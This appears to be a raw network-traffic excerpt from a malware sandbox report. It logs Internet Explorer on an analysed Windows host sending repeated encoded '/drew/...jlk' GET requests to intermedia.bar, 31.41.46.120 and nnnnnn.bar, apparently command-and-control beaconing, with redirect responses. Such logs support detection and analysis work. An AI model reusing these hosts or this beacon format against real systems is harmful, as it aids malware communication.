Jan 21, 2022 07:53:53.115874052 CET	12341	OUT	GET /drew/sJjHsvpax4Nzwn6/j_2BIK7xkvvLg0K_2B/rW_2F1MVm/0X2RDVp6mN6jHjHQXHVv/lXgIE5seTAjCr_2BptR/zhdF_2B4iq_2F_2BdHZdbI/ppfIxjLZ1jFYb/jyraclx8/vY5o1N_2BBLJzcq8mbek0fq/sxBZO8XqCk/AZEFg4uupv5GBukaQ/chXIble8iRyF/2WTf0LlFxoi/1E61e67K_2BmUA/YOX2fReueqR9_2BbftFvZ/gzjKHMsB77w59NKXhfCT1/8O.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49850	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:53.129216909 CET	12342	OUT	GET /drew/69qrrEp29jAiA/GVIxoy3h/ZRI0if101gbT_2Fcb5gsrod/7F17KHpa_2/BUS9AgcQP0bD4Ff_2/FStFCHj7v78d/fK9WUSOh8lR/URjb3oWdvJZZ0U/IcrNV5CQkhMYnhHpv3KL_/2BKPAmbWZn4Vm75I/zFUrSlkXbMXjO5q/LefQPk4V1F4MoJTGv7/t20qtY8qJ/V_2FyM_2F_2BVYVAgqn_/2FAbaIbtwkp7Opl2EpV/O0v8KX5IGR5NLbF_2Blou0/BwiZZ.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49853	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:53.158545017 CET	12343	OUT	GET /drew/tN_2FPnM2JFaCc33jtc/NPCaV6rrqIxKNKP7n1AR3O/LMe16EhvI_2Bi/SLNSQXLS/EviOTr3wnTfM22OhIhFDrhX/abhGbeDg_2/F32j7cFeBDC9GyCao/m10xhdMb4CCa/7HwtF9C64_2/F3b31QlJIQy42X/zsnIbRG3JRJ596u8kc4vW/CJEx7Xa659BvZ2yV/10sCxMgGuLgu5f6/Z9JRI8lQTnPNjwZZMu/mc129Uq8l/WlhkxbiPfyst/snQ.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49849	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:53.176908016 CET	12344	OUT	GET /drew/sJjHsvpax4Nzwn6/j_2BIK7xkvvLg0K_2B/rW_2F1MVm/0X2RDVp6mN6jHjHQXHVv/lXgIE5seTAjCr_2BptR/zhdF_2B4iq_2F_2BdHZdbI/ppfIxjLZ1jFYb/jyraclx8/vY5o1N_2BBLJzcq8mbek0fq/sxBZO8XqCk/AZEFg4uupv5GBukaQ/chXIble8iRyF/2WTf0LlFxoi/1E61e67K_2BmUA/YOX2fReueqR9_2BbftFvZ/gzjKHMsB77w59NKXhfCT1/8O.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49851	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:53.189969063 CET	12345	OUT	GET /drew/69qrrEp29jAiA/GVIxoy3h/ZRI0if101gbT_2Fcb5gsrod/7F17KHpa_2/BUS9AgcQP0bD4Ff_2/FStFCHj7v78d/fK9WUSOh8lR/URjb3oWdvJZZ0U/IcrNV5CQkhMYnhHpv3KL_/2BKPAmbWZn4Vm75I/zFUrSlkXbMXjO5q/LefQPk4V1F4MoJTGv7/t20qtY8qJ/V_2FyM_2F_2BVYVAgqn_/2FAbaIbtwkp7Opl2EpV/O0v8KX5IGR5NLbF_2Blou0/BwiZZ.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49854	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:53.311357975 CET	12346	OUT	GET /drew/sJjHsvpax4Nzwn6/j_2BIK7xkvvLg0K_2B/rW_2F1MVm/0X2RDVp6mN6jHjHQXHVv/lXgIE5seTAjCr_2BptR/zhdF_2B4iq_2F_2BdHZdbI/ppfIxjLZ1jFYb/jyraclx8/vY5o1N_2BBLJzcq8mbek0fq/sxBZO8XqCk/AZEFg4uupv5GBukaQ/chXIble8iRyF/2WTf0LlFxoi/1E61e67K_2BmUA/YOX2fReueqR9_2BbftFvZ/gzjKHMsB77w59NKXhfCT1/8O.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49856	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:53.318907976 CET	12347	OUT	GET /drew/69qrrEp29jAiA/GVIxoy3h/ZRI0if101gbT_2Fcb5gsrod/7F17KHpa_2/BUS9AgcQP0bD4Ff_2/FStFCHj7v78d/fK9WUSOh8lR/URjb3oWdvJZZ0U/IcrNV5CQkhMYnhHpv3KL_/2BKPAmbWZn4Vm75I/zFUrSlkXbMXjO5q/LefQPk4V1F4MoJTGv7/t20qtY8qJ/V_2FyM_2F_2BVYVAgqn_/2FAbaIbtwkp7Opl2EpV/O0v8KX5IGR5NLbF_2Blou0/BwiZZ.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49747	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:52:31.968349934 CET	1136	OUT	GET /drew/AHuA6TotyEkgE/zVHP4orW/8ZyPY4kye4oTIP7K7spF8Z9/AzQVZQntBp/tPbfiBhZz1jY6V1X4/X3paMFGt7Rtb/Gt0dLluCvH5/isi1V1iV9bVleO/ZSGFxB9026a2AgTqikOVK/u0l_2FkyTPhzae4E/1G0e1neGkHRRAKR/dF6sfHEo8IqgOHnhhJ/mLAA5W_2B/LYdzOxqVD56rhjE9w2zj/4EWbKl1xgm4daCyR1mC/ReRKxfnNjlWG/r.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49855	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:53.377352953 CET	12348	OUT	GET /drew/sJjHsvpax4Nzwn6/j_2BIK7xkvvLg0K_2B/rW_2F1MVm/0X2RDVp6mN6jHjHQXHVv/lXgIE5seTAjCr_2BptR/zhdF_2B4iq_2F_2BdHZdbl/ppflxjLZ1jFYb/jyraclx8/vY5o1N_2BBLJzcq8mbek0fq/sxBZO8XqCk/AZEFg4uupv5GBukaQ/chXIble8iRyF/2WTf0LlFxoi/1E61e67K_2BmUA/YOX2fReueqR9_2BbftFvZ/gzjKHMsB77w59NKXhfCT1/8O.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49857	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:53.385299921 CET	12349	OUT	GET /drew/69qrrEp29jAiA/GVIxoy3h/ZRI0if101gbT_2Fcb5gsrod/7F17KHpa_2/BUS9AgcQP0bD4Ff_2/FStFCHj7v78d/fK9WUSOh8lR/URjb3oWdvJZZ0U/IcrNV5CQkhMYnhHpv3KL_/2BKPAmbWZn4Vm75I/zFUrSlkXbMXjO5q/LefQPk4V1F4MoJTGv7/t20qtY8qJ/V_2FyM_2F_2BVYVAgqn_/2FAbaIbtwkp7Opl2EpV/O0v8KX5IGR5NLbF_2Blou0/BwiZZ.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49858	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:53.509434938 CET	12351	OUT	GET /drew/sJjHsvpax4Nzwn6/j_2BIK7xkvvLg0K_2B/rW_2F1MVm/0X2RDVp6mN6jHjHQXHVv/lXgIE5seTAjCr_2BptR/zhdF_2B4iq_2F_2BdHZdbl/ppfIxjLZ1jFYb/jyraclx8/vY5o1N_2BBLJzcq8mbek0fq/sxBZO8XqCk/AZEFg4uupv5GBukaQ/chXIble8iRyF/2WTf0LlFxoi/1E61e67K_2BmUA/YOX2fReueqR9_2BbftFvZ/gzjKHMsB77w59NKXhfCT1/8O.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49861	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:53.512000084 CET	12351	OUT	GET /drew/69qrrEp29jAiA/GVIxoy3h/ZRI0if101gbT_2Fcb5gsrod/7F17KHpa_2/BUS9AgcQP0bD4Ff_2/FStFCHj7v78d/fK9WUSOh8lR/URjb3oWdvJZZ0U/IcrNV5CQkhMYnhHpv3KL_/2BKPAmbWZn4Vm75I/zFUrSlkXbMXjO5q/LefQPk4V1F4MoJTGv7/t20qtY8qJ/V_2FyM_2F_2BVYVAgqn_/2FAbaIbtwkp7Opl2EpV/O0v8KX5IGR5NLbF_2Blou0/BwiZZ.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49859	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:53.576872110 CET	12353	OUT	GET /drew/sJjHsvpax4Nzwn6/j_2BIK7xkvvLg0K_2B/rW_2F1MVm/0X2RDVp6mN6jHjHQXHVv/lXgIE5seTAjCr_2BptR/zhdF_2B4iq_2F_2BdHZdbl/ppfIxjLZ1jFYb/jyraclx8/vY5o1N_2BBLJzcq8mbek0fq/sxBZO8XqCk/AZEFg4uupv5GBukaQ/chXIble8iRyF/2WTf0LlFxoi/1E61e67K_2BmUA/YOX2fReueqR9_2BbftFvZ/gzjKHMsB77w59NKXhfCT1/8O.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49862	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:53:53.706053019 CET	12354	OUT	GET /drew/sJjHsvpax4Nzwn6/j_2BIK7xkvvLg0K_2B/rW_2F1MVm/0X2RDVp6mN6jHjHQXHVv/lXgIE5seTAjCr_2BptR/zhdF_2B4iq_2F_2BdHZdbl/ppfIxjLZ1jFYb/jyraclx8/vY5o1N_2BBLJzcq8mbek0fq/sxBZO8XqCk/AZEFg4uupv5GBukaQ/chXIble8iRyF/2WTf0LlFxoi/1E61e67K_2BmUA/YOX2fReueqR9_2BbftFvZ/gzjKHMsB77w59NKXhfCT1/8O.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49864	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:16.363537073 CET	12356	OUT	GET /drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUmWV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/KO2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwlI_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUsiA_2B/0.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:16.797559977 CET	12357	OUT	GET /drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUmWV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/KO2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwlI_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUsiA_2B/0.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 21, 2022 07:54:18.937757015 CET	12358	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 21 Jan 2022 06:54:18 GMT Content-Type: text/html; charset=utf-8 Content-Length: 321 Connection: keep-alive Location: http://www.nnnnnn.bar/drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUmWV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/KO2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwlI_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUsiA_2B/0.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 62 61 72 2f 64 72 65 77 2f 35 66 62 45 31 57 66 67 43 4d 42 62 33 4c 62 6d 32 37 2f 46 72 51 65 48 7a 51 4d 6c 2f 64 53 48 59 33 39 30 47 61 66 4e 66 76 33 44 48 73 4f 78 4e 2f 5f 32 42 52 49 73 46 41 56 57 79 7a 32 57 75 32 5f 32 42 2f 31 36 65 4d 30 62 67 57 55 6d 57 56 30 5f 32 46 54 4b 62 43 46 47 2f 6d 36 78 4c 6b 53 67 4d 34 38 4f 7a 65 2f 4c 5a 4b 63 5f 32 42 4f 2f 4d 79 7a 70 35 7a 39 44 6b 5f 32 46 62 43 53 6e 4d 33 34 58 4a 55 67 2f 6f 67 44 39 43 6f 7a 69 37 43 2f 36 71 79 4c 57 7a 58 6e 47 41 43 74 69 44 50 34 4a 2f 4b 4f 32 57 42 50 4d 4f 43 78 58 74 2f 6f 56 68 4a 41 79 69 37 48 66 43 2f 6c 6c 53 70 36 52 35 43 62 4d 45 56 36 4f 2f 70 57 42 57 6a 76 42 6c 58 5f 32 42 7a 77 6c 49 5f 32 46 4e 65 2f 61 53 46 4e 33 52 37 4c 69 77 52 6f 61 65 6b 50 2f 39 37 73 65 33 72 78 31 65 7a 55 73 69 41 5f 32 42 2f 30 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.
Jan 21, 2022 07:54:21.944432020 CET	12368	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 21 Jan 2022 06:54:18 GMT Content-Type: text/html; charset=utf-8 Content-Length: 321 Connection: keep-alive Location: http://www.nnnnnn.bar/drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUmWV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/KO2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwlI_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUsiA_2B/0.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 62 61 72 2f 64 72 65 77 2f 35 66 62 45 31 57 66 67 43 4d 42 62 33 4c 62 6d 32 37 2f 46 72 51 65 48 7a 51 4d 6c 2f 64 53 48 59 33 39 30 47 61 66 4e 66 76 33 44 48 73 4f 78 4e 2f 5f 32 42 52 49 73 46 41 56 57 79 7a 32 57 75 32 5f 32 42 2f 31 36 65 4d 30 62 67 57 55 6d 57 56 30 5f 32 46 54 4b 62 43 46 47 2f 6d 36 78 4c 6b 53 67 4d 34 38 4f 7a 65 2f 4c 5a 4b 63 5f 32 42 4f 2f 4d 79 7a 70 35 7a 39 44 6b 5f 32 46 62 43 53 6e 4d 33 34 58 4a 55 67 2f 6f 67 44 39 43 6f 7a 69 37 43 2f 36 71 79 4c 57 7a 58 6e 47 41 43 74 69 44 50 34 4a 2f 4b 4f 32 57 42 50 4d 4f 43 78 58 74 2f 6f 56 68 4a 41 79 69 37 48 66 43 2f 6c 6c 53 70 36 52 35 43 62 4d 45 56 36 4f 2f 70 57 42 57 6a 76 42 6c 58 5f 32 42 7a 77 6c 49 5f 32 46 4e 65 2f 61 53 46 4e 33 52 37 4c 69 77 52 6f 61 65 6b 50 2f 39 37 73 65 33 72 78 31 65 7a 55 73 69 41 5f 32 42 2f 30 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:27.952430964 CET	12379	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 21 Jan 2022 06:54:18 GMT Content-Type: text/html; charset=utf-8 Content-Length: 321 Connection: keep-alive Location: http://www.nnnnnn.bar/drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUmWV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/KO2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwIl_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUsiA_2B/0.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 62 61 72 2f 64 72 65 77 2f 35 66 62 45 31 57 66 67 43 4d 42 62 33 4c 62 6d 32 37 2f 46 72 51 65 48 7a 51 4d 6c 2f 64 53 48 59 33 39 30 47 61 66 4e 66 76 33 44 48 73 4f 78 4e 2f 5f 32 42 52 49 73 46 41 56 57 79 7a 32 57 75 32 5f 32 42 2f 31 36 65 4d 30 62 67 57 55 6d 57 56 30 5f 32 46 54 4b 62 43 46 47 2f 6d 36 78 4c 6b 53 67 4d 34 38 4f 7a 65 2f 4c 5a 4b 63 5f 32 42 4f 2f 4d 79 7a 70 35 7a 39 44 6b 5f 32 46 62 43 53 6e 4d 33 34 58 4a 55 67 2f 6f 67 44 39 43 6f 7a 69 37 43 2f 36 71 79 4c 57 7a 58 6e 47 41 43 74 69 44 50 34 4a 2f 4b 4f 32 57 42 50 4d 4f 43 78 58 74 2f 6f 56 68 4a 41 79 69 37 48 66 43 2f 6c 6c 53 70 36 52 35 43 62 4d 45 56 36 4f 2f 70 57 42 57 6a 76 42 6c 58 5f 32 42 7a 77 6c 49 5f 32 46 4e 65 2f 61 53 46 4e 33 52 37 4c 69 77 52 6f 61 65 6b 50 2f 39 37 73 65 33 72 78 31 65 7a 55 73 69 41 5f 32 42 2f 30 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49866	198.54.117.216	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:20.027968884 CET	12359	OUT	GET /drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUmWV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/KO2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwIl_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUsiA_2B/0.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49867	198.54.117.216	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:20.208184958 CET	12360	OUT	GET /drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUmWV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/KO2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwIl_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUsiA_2B/0.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49868	198.54.117.216	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:20.530349016 CET	12361	OUT	GET /drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUmWV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/KO2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwIl_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUsiA_2B/0.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49748	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:52:32.101609945 CET	1137	OUT	GET /drew/AHuA6TotyEkgE/zVHP4orW/8ZyPY4kye4oTIP7K7spF8Z9/AzQVZQntBp/tPbfiBhZz1jY6V1X4/X3pa MFGt7Rtb/Gt0dLluCvH5/isi1V1iV9bVleO/ZSGFxB9026a2AgTqikOVK/u0I_2FkyTPhzae4E/1G0e1neGkHRRAKR /dF6sfHEo8IqgOHnhhJ/mLAA5W_2B/LYdzOxqVD56rhjE9w2zj/4EWbKl1xgm4daCyR1mC/ReRKxfnNjlWG/r.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49869	198.54.117.216	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:20.702385902 CET	12361	OUT	GET /drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUm WV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/K O2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwlI_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUs iA_2B/0.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49870	198.54.117.216	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
